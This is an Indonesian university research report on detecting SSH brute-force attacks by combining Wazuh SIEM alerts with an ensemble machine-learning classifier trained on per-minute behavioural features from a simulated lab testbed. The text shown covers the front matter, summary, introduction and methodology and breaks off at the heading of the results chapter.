Skema Pendanaan: UTAMA

LAPORAN PENELITIAN

PENINGKATAN DETEKSI SERANGAN SSH BRUTE FORCE MENGGUNAKAN HYBRID WAZUH SIEM DAN ENSEMBLE MACHINE LEARNING BERBASIS AGREGASI FITUR PERILAKU

TIM PENELITI

Ketua : Hillman Akhyar Damanik., M. Kom (190016)

Anggota : Merry Anggraeni., M. Kom (180071)

FAKULTAS TEKNOLOGI INFORMASI

UNIVERSITAS BUDI LUHUR

AGUSTUS 2026

HALAMAN PENGESAHAN
LAPORAN PENELITIAN

Judul Penelitian : Peningkatan Deteksi Serangan SSH Brute Force Menggunakan Hybrid Wazuh SIEM dan Ensemble Machine Learning Berbasis Agregasi Fitur Perilaku

Bidang Penelitian : Ilmu Komputer/Teknik Informatika

Ketua Peneliti

a. Nama Lengkap : Hillman Akhyar Damanik
b. NIP/NIDN/ID-SINTA : 190016/ 0320038704/ 6694077
c. Jabatan Fungsional : Lektor
d. Program Studi : Teknik Informatika
e. Nomor HP : 082299099294
f. Alamat e-mail : hillman.akhyardamanik@budiluhur.ac.id

Anggota Peneliti (1)

a. Nama Lengkap : Merry Anggraeni
b. NIP/NIDN/ID-SINTA : 180071/0330127502/6645512

Anggota Peneliti (2)

a. Nama Lengkap : -
b. NIP/NIDN/ID-SINTA : -

Mahasiswa (1)

a. Nama Lengkap : Hanif Rahman Ibrahim
b. NIM : 2311501403

Mahasiswa (2)

a. Nama Lengkap : Fickry Imamsyah
b. NIM : 2311500967

Lama Penelitian : 6 bulan

Biaya Penelitian

a. Sumber Universitas Budi Luhur : Rp. 15.000.000
b. Sumber lain (sebutkan jika ada) : Rp. -

Jakarta, 09 Agustus 2026

Mengetahui,
Dekan Fakultas Teknologi Informasi

(Dr. Achmad Solichin, S. Kom., M.T.I)
NIP

Ketua Pelaksana

(Hillman Akhyar Damanik)
NIP 190016

Menyetujui,
Direktur Riset dan Pengabdian Kepada Masyarakat

(Prof. Dr. Ir. Prudensius Maring, M.A.)
NIP 190043

No. Registrasi : 017 01 LPJ 08 26
Tanggal : 11 08 26 Paraf :

RINGKASAN

Serangan *SSH brute-force* masih menjadi ancaman yang terus berlangsung dan semakin meningkat terhadap infrastruktur server dan jaringan. Sistem deteksi intrusi konvensional berbasis aturan, seperti Wazuh SIEM, menghasilkan peringatan untuk setiap kejadian secara terpisah sehingga setiap percobaan login diperlakukan sebagai insiden yang berdiri sendiri. Pendekatan ini menyebabkan tingginya *false positive* dan tidak mampu menggambarkan perilaku serangan secara menyeluruh, terutama pada serangan yang berlangsung dalam beberapa tahap atau berasal dari banyak sumber. Penelitian ini mengusulkan kerangka deteksi hibrid yang mengintegrasikan Wazuh SIEM dengan model *ensemble machine learning* yang menggabungkan Random Forest, XGBoost, dan Gradient Boosting menggunakan *Voting Classifier*, serta menerapkan agregasi fitur perilaku berbasis waktu untuk mengatasi keterbatasan deteksi pada tingkat kejadian. Pengujian dilakukan menggunakan *testbed* virtual berbasis Proxmox yang terdiri atas empat node, yaitu server Wazuh, server *machine learning* berbasis Flask, server target Ubuntu, dan mesin penyerang Kali Linux. Lingkungan tersebut digunakan untuk mensimulasikan lima tingkat keparahan serangan, yaitu *baseline*, rendah, sedang, tinggi, dan kritis selama lima hari berturut-turut, sehingga menghasilkan dataset autentik tanpa bergantung pada data publik maupun data sintetis. Sebanyak 3.006 kejadian peringatan (*raw alert events*) diagregasikan ke dalam jendela waktu satu menit dan menghasilkan 259 sampel yang valid setelah proses pembersihan data. Sepuluh fitur perilaku utama yang mencakup kecepatan login, rasio kegagalan login, keragaman *username*, dan keragaman alamat IP sumber diekstraksi, kemudian dikembangkan menjadi tujuh belas fitur dengan menambahkan atribut temporal dan tingkat keparahan aturan Wazuh. Seluruh data selanjutnya diberi label ke dalam tiga kategori, yaitu *normal*, *suspicious*, dan *attack*. Hasil validasi silang lima lipatan menunjukkan rata-rata akurasi sebesar 99,61% pada Random Forest serta 99,22% pada XGBoost dan Gradient Boosting ketika menggunakan sepuluh fitur, kemudian meningkat menjadi 100% setelah menggunakan tujuh belas fitur. Pada pengujian menggunakan *holdout test set*, model *ensemble Voting Classifier* mencapai akurasi, presisi, *recall*, dan *F1-score* sebesar 100% pada seluruh kelas. Analisis tingkat kepentingan fitur menunjukkan bahwa *fail_success_ratio*, *velocity*, dan *failed_attempts* merupakan tiga fitur yang paling berpengaruh dengan kontribusi gabungan sebesar 45,74% terhadap proses pengambilan keputusan model. Sistem kemudian diimplementasikan melalui *dashboard* interaktif yang terintegrasi dengan Wazuh untuk mendukung prediksi secara *real-time* baik untuk data tunggal maupun dalam jumlah besar (*batch prediction*). Hasil penelitian menunjukkan bahwa kombinasi SIEM berbasis aturan dengan metode *ensemble learning* yang mempertimbangkan perilaku serangan mampu memberikan deteksi *SSH brute-force* yang lebih akurat dan lebih siap diterapkan pada lingkungan nyata dibandingkan pendekatan konvensional yang hanya mengandalkan deteksi berbasis kejadian.

PRAKATA

Puji dan syukur kami curahkan ke hadirat Tuhan Yang Maha Esa yang telah mencurahkan semua karunia sehingga diberikan keyakinan dan kemudahan dalam menyusun dan menyiapkan laporan penelitian ini dengan judul Peningkatan Deteksi Serangan SSH Brute Force Menggunakan Hybrid Wazuh SIEM dan Ensemble Machine Learning Berbasis Agregasi Fitur Perilaku.

Pada kesempatan ini, peneliti ingin menyampaikan rasa terima kasih yang tak terhingga kepada:

1. Bapak Dr. Achmad Solichin, S. Kom., M.T.I sebagai Dekan Fakultas Teknologi Informasi Universitas Budi Luhur.
2. Bapak Dr. Ir. Prudensius Maring, M.A sebagai Direktur Penelitian dan Pengabdian Masyarakat Universitas Budi Luhur.
3. Semua pihak yang telah membantu penelitian ini, mohon maaf apabila ada kesalahan yang terucap dan terbersit, mohon dibukakan pintu maaf yang selapang-lapangnya.

Akhirnya dengan segala kerendahan hati, kami berharap agar penelitian ini dapat memberikan manfaat bagi para Siswa, Dosen, Mahasiswa, lingkungan kampus dan sekitarnya. Saran dan kritik yang membangun sangat diharapkan guna perbaikan penelitian mendatang.

Jakarta, 09 Agustus 2026

Hillman Akhyar Damanik

DAFTAR ISI

DAFTAR TABEL

DAFTAR GAMBAR

DAFTAR LAMPIRAN

BAB I

PENDAHULUAN

1.1. Latar Belakang dan Rumusan Masalah

Serangan brute force pada layanan Secure Shell (SSH) masih menjadi ancaman utama terhadap keamanan server (1) (2) (3). Sistem deteksi berbasis aturan seperti Wazuh SIEM (Security Information and Event Management) memang mampu mendeteksi aktivitas mencurigakan secara real-time, namun bekerja pada tingkat kejadian tunggal sehingga belum dapat menggambarkan pola serangan secara menyeluruh (4) (5). Akibatnya, serangan bertahap dengan banyak percobaan login, variasi pengguna, dan IP address sering terdeteksi sebagai peristiwa terpisah dengan tingkat keparahan rendah (6) (7). Hal ini menunjukkan perlunya pendekatan yang lebih adaptif melalui analisis berbasis perilaku dan machine learning untuk mengenali pola serangan secara lebih komprehensif dan meningkatkan akurasi deteksi (8) (9) (10).

Kajian penelitian sebelumnya menunjukkan bahwa deteksi serangan brute force pada layanan SSH telah banyak dikembangkan menggunakan pendekatan machine learning dan deep learning, namun masih memiliki keterbatasan. Penelitian sebelumnya mengusulkan Neural HMM berbasis LSTM dengan pembelajaran semi-supervised, tetapi masih bergantung pada dataset publik dan belum terintegrasi dengan sistem berbasis aturan (11). Efektivitas Wazuh dalam deteksi dan respons cepat, namun masih terbatas pada rule-based tanpa analisis pola berbasis machine learning (12). Penelitian menggunakan LSTM untuk mendeteksi serangan terdistribusi, tetapi hanya berfokus pada jumlah kegagalan login tanpa agregasi fitur perilaku (13). Dari hasil penelitian sebelumnya menunjukkan performa tinggi deep learning, namun masih menggunakan dataset statis dan belum mempertimbangkan dinamika temporal serangan nyata (14). Penerapan algoritma seperti Random Forest, Decision Tree, dan SVM, tetapi masih berbasis fitur statis tanpa mempertimbangkan hubungan antar kejadian (15)(16). Pada pendekatan probabilistik tanpa agregasi berbasis waktu (17). Algoritma Random Forest berbasis network flow, namun masih menggunakan dataset publik CICIDS2017. Alsaffar et al. (2024) menggabungkan seleksi fitur dan ensemble, tetapi belum terintegrasi dengan SIEM (19). Untuk meningkatkan akurasi Wazuh dengan machine learning, namun masih berbasis event tanpa agregasi perilaku (20).

Berdasarkan latar belakang diatas, rumusan masalah dalam penelitian ini meliputi: Pertama, bagaimana mengembangkan metode agregasi fitur berbasis perilaku untuk menangkap pola serangan SSH brute force dalam suatu interval waktu tertentu. Kedua, bagaimana merancang model ensemble machine learning yang menggabungkan Random Forest, XGBoost, dan Gradient Boosting untuk meningkatkan akurasi deteksi. Ketiga, bagaimana mengintegrasikan model machine learning dengan sistem Wazuh sehingga membentuk sistem deteksi hybrid yang mampu bekerja secara real-time dan Keempat, bagaimana kinerja model ensemble dibandingkan dengan metode deteksi berbasis aturan dalam mendeteksi berbagai tingkat keparahan serangan SSH brute force.

1.2. Pendekatan Pemecahan Masalah

Penelitian ini mengusulkan pendekatan *hybrid* dengan menggabungkan deteksi berbasis aturan dari Wazuh dan ensemble machine learning untuk meningkatkan akurasi deteksi serangan SSH brute force. Pendekatan ini mengatasi keterbatasan sistem konvensional yang hanya menganalisis kejadian secara terpisah. **Tahap pertama** adalah agregasi data berbasis waktu dengan mengelompokkan aktivitas login SSH dalam interval tertentu agar pola serangan lebih jelas. **Tahap kedua** adalah ekstraksi fitur dengan mengubah log menjadi data numerik seperti percobaan login, rasio kegagalan, variasi nama pengguna, dan keragaman sumber IP *address***. Tahap ketiga** adalah penerapan ensemble machine learning yang terdiri dari Random Forest, XGBoost, dan Gradient Boosting untuk menghasilkan keputusan yang lebih akurat. **Tahap keempat** adalah klasifikasi ke dalam tiga kategori, yaitu normal, *suspicious*, dan *attack*, dan untuk mengatasi ketidakseimbangan data digunakan penyesuaian bobot, sedangkan evaluasi dilakukan dengan 5-*fold cross validation* dan pengujian pada data baru. Hasil deteksi ditampilkan melalui dashboard interaktif untuk monitoring.

1.3. State of the Art dan Kebaruan


Kajian penelitian sebelumnya menunjukkan bahwa deteksi serangan brute force pada layanan SSH telah banyak dikembangkan menggunakan pendekatan machine learning dan deep learning, seperti LSTM, Random Forest, dan metode probabilistik untuk meningkatkan akurasi. Selain itu, sistem berbasis aturan seperti Wazuh juga digunakan untuk deteksi dan respons secara cepat. Namun, sebagian besar penelitian masih memiliki keterbatasan, seperti ketergantungan pada dataset publik, analisis pada level kejadian tunggal, serta belum mampu menangkap pola perilaku serangan secara menyeluruh dalam suatu periode waktu. Di sisi lain, meskipun beberapa penelitian telah menggabungkan machine learning, pendekatan tersebut umumnya masih berfokus pada klasifikasi statis dan belum mengintegrasikan analisis perilaku berbasis waktu dengan sistem monitoring real-time seperti SIEM.

Kebaruan penelitian ini terletak pada beberapa aspek yang membedakannya dari penelitian sebelumnya. Pertama, penelitian ini menggunakan pendekatan agregasi berbasis waktu dengan mengelompokkan aktivitas SSH dalam interval tertentu sehingga pola serangan dapat dianalisis secara menyeluruh, tidak hanya per kejadian. Pendekatan ini memungkinkan sistem mengenali karakteristik serangan seperti brute force yang berlangsung bertahap maupun terdistribusi. Kedua, penelitian ini mengembangkan sepuluh fitur perilaku yang merepresentasikan aktivitas SSH, seperti percobaan login, rasio kegagalan, variasi nama pengguna, keragaman sumber IP address, pola waktu antar percobaan, dan kecepatan serangan, sehingga model dapat membedakan aktivitas normal dan serangan secara lebih akurat. Ketiga, penelitian ini menerapkan ensemble machine learning dengan menggabungkan Random Forest, XGBoost, dan Gradient Boosting untuk menghasilkan prediksi yang lebih stabil dibandingkan model per-event atau setiap

kejadian secara terpisah. Keempat, sistem terintegrasi dengan Wazuh sebagai platform SIEM sehingga dapat diterapkan pada lingkungan nyata dan mendukung deteksi secara real-time melalui kombinasi rule-based dan machine learning. Kelima, digunakan skema klasifikasi tiga kategori, yaitu normal, suspicious, dan attack, untuk memberikan tingkat detail yang lebih baik dalam proses deteksi. Keenam, dataset dikumpulkan melalui simulasi serangan terkontrol dengan lima tingkat keparahan menggunakan teknik penetration testing, sehingga menghasilkan pola serangan yang mencerminkan perilaku attacker. Ketujuh, penelitian ini tidak menggunakan dataset publik, tetapi membangun dataset dari simulasi pada lingkungan virtualisasi yang melibatkan Wazuh server, server aplikasi berbasis Flask, server target, serta 5 IP attacker pada kali linux untuk mensimulasikan serangan terdistribusi, sehingga data lebih representatif terhadap kondisi nyata.

1.4. Peta Jalan (Road Map) Penelitian

Roadmap penelitian ini disusun dalam lima tahap yang berkesinambungan, dimulai dari pengembangan sistem deteksi serangan SSH berbasis machine learning pada tahun pertama, dilanjutkan dengan integrasi sistem hybrid antara rule-based dan machine learning pada tahun kedua. Pada tahun ketiga, sistem ditingkatkan dengan kemampuan respons otomatis terhadap serangan, kemudian diperluas pada tahun keempat melalui integrasi multi-source detection dan konsep XDR untuk analisis lintas sistem. Pada tahun kelima, penelitian dilakukan pengembangan sistem keamanan adaptif berbasis pembelajaran berkelanjutan yang mampu mendeteksi dan memprediksi ancaman secara lebih cerdas dan diilustrasikan seperti gambar 1.1.



Gambar 1. 1 Roadmap Peta Jalan Penelitian


BAB 2

METODE PENELITIAN

Metode Penelitian

Metode penelitian ini menggunakan pendekatan eksperimental untuk merancang, membangun, dan mengevaluasi sistem deteksi serangan *SSH brute force* berbasis *ensemble machine learning* yang diintegrasikan dengan Wazuh SIEM. Pendekatan ini dipilih untuk mengatasi keterbatasan sistem deteksi berbasis aturan yang hanya menganalisis setiap kejadian secara terpisah. Seluruh tahapan penelitian dilaksanakan secara sistematis mulai dari perancangan sistem, pembangunan lingkungan pengujian, pengumpulan data, pengolahan data, pelatihan model, evaluasi, hingga implementasi sistem deteksi pada lingkungan pemantauan secara *real-time*. Penelitian dilaksanakan pada lingkungan virtualisasi berbasis Proxmox yang terdiri atas server Wazuh sebagai pengelola log dan peringatan keamanan, server aplikasi berbasis Flask untuk menjalankan model *machine learning*, server Ubuntu sebagai target serangan, serta mesin Kali Linux yang digunakan untuk melakukan simulasi serangan. Lingkungan pengujian dirancang agar menyerupai kondisi operasional sebenarnya sehingga seluruh aktivitas yang dihasilkan selama pengujian dapat digunakan sebagai sumber data penelitian. Dengan pendekatan ini, dataset diperoleh secara langsung dari hasil simulasi serangan yang terkontrol tanpa menggunakan dataset publik maupun dataset sintetis.

Proses pengumpulan data dilakukan melalui simulasi serangan *SSH brute force* dengan lima tingkat keparahan, yaitu *baseline*, rendah, sedang, tinggi, dan kritis. Seluruh log yang dihasilkan oleh Wazuh kemudian diproses menggunakan mekanisme agregasi berbasis interval waktu sehingga setiap kelompok aktivitas login dapat dianalisis sebagai satu kesatuan perilaku. Selanjutnya dilakukan ekstraksi fitur-fitur perilaku yang merepresentasikan karakteristik aktivitas SSH sebelum data diberikan label ke dalam tiga kategori, yaitu *normal*, *suspicious*, dan *attack*. Tahap berikutnya adalah pembangunan model klasifikasi menggunakan pendekatan *ensemble machine learning* yang menggabungkan algoritma Random Forest, XGBoost, dan Gradient Boosting melalui mekanisme *Voting Classifier*. Model dilatih menggunakan dataset hasil ekstraksi fitur, kemudian dievaluasi menggunakan metode *5-fold cross validation* dan pengujian pada data yang tidak digunakan selama proses pelatihan. Evaluasi dilakukan menggunakan metrik akurasi, presisi, *recall*, *F1-score*, *confusion matrix*, serta analisis *feature importance* untuk mengetahui kontribusi masing-masing fitur terhadap hasil prediksi. Diagram alir penelitian yang menggambarkan keseluruhan tahapan tersebut disajikan pada Gambar 2.



Gambar 2. 1 Tahapan Penelitian

Penelitian ini dilakukan melalui beberapa tahapan terstruktur. Tahap pertama mencakup perancangan penelitian dengan menyusun tujuan, rumusan masalah, kajian pustaka, serta penentuan 10 fitur perilaku (failed_attempts, success_attempts, total_attempts, fail_success_ratio, unique_users, username_entropy, time_variance, session_duration, target_diversity dan velocity) dan desain sistem. Tahap kedua berfokus pada pembangunan infrastruktur menggunakan virtualisasi yang terdiri dari server Wazuh, Flask, Ubuntu, dan Kali Linux, serta pengembangan dashboard yang terintegrasi melalui API. Tahap ketiga dilakukan simulasi serangan untuk menghasilkan dataset yang merepresentasikan kondisi nyata. Selanjutnya, tahap keempat melakukan pengolahan data melalui agregasi waktu, ekstraksi fitur, dan pelabelan ke dalam tiga kategori. Tahap kelima merupakan pelatihan model ensemble machine learning, diikuti tahap keenam berupa evaluasi menggunakan *cross validation* untuk memastikan performa dan kestabilan model. Tahap terakhir adalah penyusunan luaran penelitian yang mencakup laporan akhir, publikasi ilmiah, serta pendaftaran hak cipta sistem. Seluruh tahapan ini dirancang untuk menghasilkan sistem deteksi serangan SSH yang akurat, stabil, dan dapat diterapkan pada lingkungan nyata dan diuraikan seperti pada tabel 1.


Tabel 1.1 Tahapan Metode Penelitian

Tahap	**Proses Utama**	**Hasil**	**Indikator Capaian**
1. Persiapan Perancangan Penelitian	Menyusun tujuan, rumusan masalah, kajian pustaka, dan 10 fitur perilaku temporal	Dokumen dan proposal sistem hybrid rule-ML	Tahap perancangan menghasilkan dokumen proposal yang lengkap. Sepuluh fitur yang akan diekstrak dari perilaku serangan sudah ditentukan. Klasifikasi tiga tingkatan (Normal, Suspicious, Attack) sudah dirancang.
2. Infrastruktur dan Topologi Sistem	Implementasi 4 server virtual (Wazuh, Flask, Ubuntu target, Kali attacker 5 IP) + dashboard + API	Lingkungan virtualisasi dan dashboard monitoring siap operasi	Semua server dan komponen terkoneksi, log real-time berfungsi, dashboard bisa diakses browser, API responsif
3. Simulasi & Dataset	Teknik serangan terkontrol 5 tingkat (baseline, low, medium, high,	Dataset autentik 1.800 event SSH lengkap	1800 event tersimpan, skrip serangan berjalan sesuai skenario, *rule* Wazuh terpicu bervariasi

	critical) dengan pengujian penetration testing		
4. Feature dan Labeling	Agregasi per menit, ekstraksi 10 fitur perilaku, *labelling* dengan *threshold (velocity* dan *failed attempts*)	Dataset fitur 300-400 time windows berlabel 3 kelas	1800 event terekstrak jadi 300-400 windows, label seimbang (Normal, Suspicious, Attack), tanpa nilai kosong, distribusi kelas layak training (Normal, Suspicious, Attack)
5. Training Model	Melatih dan menggabungkan tiga model machine learning (Random Forest, XGBoost, Gradient Boosting) yang digabungkan dengan mekanisme voting untuk mengambil keputusan akhir	Model ensemble terlatih	Waktu training efisien, performa di atas target, confusion matrix akurat, feature importance sesuai ekspektasi
6. Evaluasi Model	Validasi silang 5-fold, analisis confusion matrix, ranking feature importance	Metrik evaluasi lengkap (akurasi, presisi, recall, F1-score)	Pengujian dilakukan 5 kali dengan data berbeda, hasilnya menunjukkan model mampu mendeteksi serangan baru, hasil uji stabil tidak berubah-ubah, dan semua nilai akurasi mencapai target
7. Deployment	Integrasi model ke dashboard, prediksi single & batch, monitoring real-time	Sistem deteksi terdeploy dengan antarmuka interaktif	Dashboard fungsional, prediksi batch berhasil, integrasi Wazuh terverifikasi dan UI mudah digunakan
8. Luaran Penelitian	Pembuatan laporan akhir penelitian, artikel jurnal Sinta 2, dokumentasi teknis, pendaftaran hak cipta	Laporan penelitian lengkap, manuscript	Laporan selesai, naskah terkirim ke jurnal tujuan, berkas HKI didaftarkan.

		artikel dan dokumen HKI	

Gambar 3 merupakan topologi metodologi teknis penelitian yang menggambarkan arsitektur serta proses deteksi serangan SSH brute force secara menyeluruh, untuk memberikan pemahaman yang lebih komprehensif terhadap alur kerja sistem. Tahap pertama pada topologi ini adalah proses pembangkitan data melalui simulasi serangan SSH brute force. Mesin Kali Linux berperan sebagai attacker dengan lima alamat IP yang digunakan untuk merepresentasikan sumber serangan yang berbeda menuju server target Ubuntu. Seluruh aktivitas login yang terjadi dipantau oleh Wazuh SIEM sehingga setiap percobaan autentikasi yang berhasil maupun gagal dicatat sebagai raw SSH log. Pengumpulan data dilakukan selama lima hari dengan lima skenario tingkat keparahan, yaitu baseline, low, medium, high, dan critical. Selain berfungsi sebagai sumber dataset penelitian, Wazuh juga menyediakan mekanisme pemantauan secara real-time melalui antarmuka monitoring. Data yang telah dikumpulkan kemudian memasuki tahap pemrosesan untuk membentuk dataset yang siap digunakan oleh model *machine learning*. Proses diawali dengan agregasi temporal menggunakan jendela waktu satu menit sehingga sejumlah kejadian login yang saling berkaitan dapat dianalisis sebagai satu kelompok aktivitas. Selanjutnya dilakukan ekstraksi sepuluh fitur perilaku yang merepresentasikan karakteristik serangan, kemudian setiap hasil agregasi diberi label berdasarkan aturan perilaku (*behavioral threshold*) menjadi tiga kategori, yaitu *normal*, *suspicious*, dan *attack*. Dataset hasil pelabelan selanjutnya dibagi menggunakan metode *stratified train-test split* dengan proporsi 80% sebagai data pelatihan dan 20% sebagai data pengujian agar distribusi setiap kelas tetap terjaga. Tahap terakhir merupakan proses pembentukan dan implementasi model deteksi. Data pelatihan digunakan untuk melatih tiga algoritma, yaitu Random Forest, XGBoost, dan Gradient Boosting, yang kemudian digabungkan menggunakan mekanisme *Voting Classifier*. Untuk mengurangi pengaruh ketidakseimbangan data diterapkan teknik *class weight*, sedangkan evaluasi model dilakukan menggunakan *5-fold cross validation* dan pengujian pada *test set* dengan metrik akurasi, presisi, *recall*, *F1-score*, serta *confusion matrix*. Setelah proses evaluasi selesai, model diintegrasikan dengan aplikasi berbasis Flask yang terhubung dengan Wazuh sehingga sistem mampu melakukan prediksi secara *real-time*, mendukung prediksi data tunggal maupun *batch prediction*, serta menampilkan hasil deteksi melalui *dashboard* interaktif.



Gambar 2.2. Research Methodology Architecture

BAB III

HASIL PELAKSANAAN PENELITIAN

